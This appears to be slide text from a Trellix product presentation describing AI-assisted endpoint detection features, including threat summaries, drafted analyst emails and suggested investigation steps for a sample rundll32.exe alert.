
Disrupt Ongoing Attacks Faster with AI

Knowledge graph

- 1-Click Event relationship graph
- Actionable key findings w/ context

Outcome

- Save hours per week by leveraging Wise to summarize and visualize threats on the analysts behalf.



Disrupt Ongoing Attacks Faster with AI

Email Drafting

- 1-Click Threat Draft email
- Time saved on summaries

Outcome

- Save hours per week on common tasks like email summaries
- Accurate and concise email summaries to other stake holders

The screenshot displays the Trellix Monitoring interface. On the left, a sidebar shows 'All Threats' with a red gear icon and the process name 'rundll32.exe'. The main panel is divided into sections: 'Initial trigger' (Trace detection), 'First detection' (Sep 18, 2024 9:46:27 AM), 'Last detection' (Sep 25, 2024 1:03:04 PM), 'Affected devices' (2), and 'Age' (9 days). Below this is a 'Take Action' button. The 'Process Attributes' section shows 'First Name' as 'rundll32.exe'. The 'MD5' hash is '737978CD2171B0EA1DE6691E24B7727F', the 'SHA-1' hash is 'F2ED8BE208495149B36D56DD0BCC00B195CBBAD0', and the 'SHA-256' hash is 'D9927533C620C8A499B386A375CB93C17634801F8E216550BD840D4BDD4C5C6'. The 'Threat Details' section shows the 'Device' as '141828-bbushes-Fin' and lists 'Techniques Observed(15)' including 'Remote Desktop Protocol T1021.00', 'SMB/Windows Admin Shares T1021', 'Rename System Utilities T1036.003', 'Application Layer Protocol T1071 (C)', and 'Taint Shared Content T1080 (Latera)'. The 'Process Activity' section shows a 'Sequential View' of events, including 'wsreset.exe', 'rundll32.exe', and 'rundll32.exe'. On the right, the 'Draft Mail' section shows a draft email addressed to 'barty.bushes'. The email body contains a message from a Security Operations Analyst regarding suspicious activity detected on the device. The email includes details about the device (hostname: 141828-bbushes-Finance, operating system: Windows 10, last boot time: 2024-09-17T22:20:12Z), alert event attributes (problem process: rundll32.exe (PID:3776), first detected (UTC): 2024-09-18T13:40:43.476Z), and a list of command line arguments and file paths. The email concludes with a request for the recipient to respond back to the analyst with answers to the following questions: 'Can you confirm if you were aware of the creation of the 'TotallyNotEvil' user account on your device?', 'Have you noticed any unusual or suspicious activity on your device recently?', 'Can you provide any details about the 'slOgAcB.exe' file, such as where it came from or why it was executed?', and 'Have you recently installed any new software or applications on your device?'.

Disrupt Ongoing Attacks Faster with AI

Suggested actions

- 1-Click recommendations on remediation
- Actionable key findings w/ context

Outcome

- Help analysts of all skill levels understand what actions they should be taking to contain and remediate

Monitoring

Export10 minutes agoPast 14 days

All Threats

rundll32.exe

Initial triggerTrace detection

First detectionSep 18, 2024 9:46:27 AM

Last detectionSep 25, 2024 1:03:04 PM

Affected devices2

Age9 days

Take Action

Process Attributes

First Namerundll32.exe

MDS737978CD2171B0EA1DE6691E24B7727F

SHA-1F2ED8BE208495149B36D56DD0BCC00B195CBBAD0

SHA-256D9927533C620C8A499B386A375CB93C17634801F8E216550BD840D4DBDD4C5C6

Threat Details

Device: 141828-bbushes-Fin

Threat Behavior

Techniques Observed(15)

Remote Desktop Protocol T1021.00

SMB/Windows Admin Shares T1021

Rename System Utilities T1036.003

Application Layer Protocol T1071 (C

Taint Shared Content T1080 (Latera

Process Activity

Sequential View

Filter eventsFiltered by Severity

wsreset.exe

rundll32.exe

rundll32.exe

Suggested Actions

Perform a Trellix EDR "Real Time Search". Then run an "Action" on the results. Select the rows to target and choose from the available "Actions". To understand the available "Actions" visit the Catalog Page of Trellix EDR.

1. Investigate Suspicious Processes:

- Processes:Analyze the running processes on the host to identify any suspicious or malicious processes. Focus on the processes related to 'rundll32.exe' (PID:3776, PID:13136, PID:11364, PID:12252, PID:12680) and the 'slOgAcB.exe' file, as these appear to be involved in the malicious activities.
- ProcessHistory:Obtain the list of any running or terminated processes to further investigate the process genealogy and understand the timeline of events.
- LoadedModules:Inspect the loaded modules of the suspicious processes to identify any potentially malicious DLLs or libraries.

2. Investigate Network Activity:

- NetworkFlow:Analyze the network flow to identify any suspicious connections or data transfers, particularly to the IP address '10.14.66.217' which was referenced in the malicious commands.
- NetworkSessions:Gather information about the currently open network sessions on the endpoint to identify any suspicious connections.
- DNSCache:Inspect the local DNS cache on the endpoint to identify any suspicious domain names or IP addresses that may have been resolved.

3. Investigate File System Activity:

- Files:Examine the files created or modified on the system, particularly the 'jzleTIV.exe', 'QeURySE.dll', and any other suspicious files referenced in the malicious commands.
- BrowserDownload:Check the browser download history to see if any suspicious files were downloaded.
- BrowserHistory:Review the browser history to identify any suspicious websites or URLs that may have been accessed.

4. Investigate User and Privilege Escalation:


- LoggedInUsers:Identify the user account(s) associated with the suspicious activities and investigate any potential privilege escalation attempts.
- LocalGroups:Examine the local groups on the host to identify any unauthorized additions to privileged groups, such as the 'Administrators' group.
- HostInfo:Gather information about the host, including the hostname, IP address, and operating system version, to aid in the investigation.

Trellix Endpoint Security Architecture and Integration




Hybrid and On-Prem Deployments

Trellix ENS and EDR w/ Forensics with On-Premise ePO




Air-Gapped Deployments

Trellix ENS and EDR w/ Forensics with On-Premise ePO



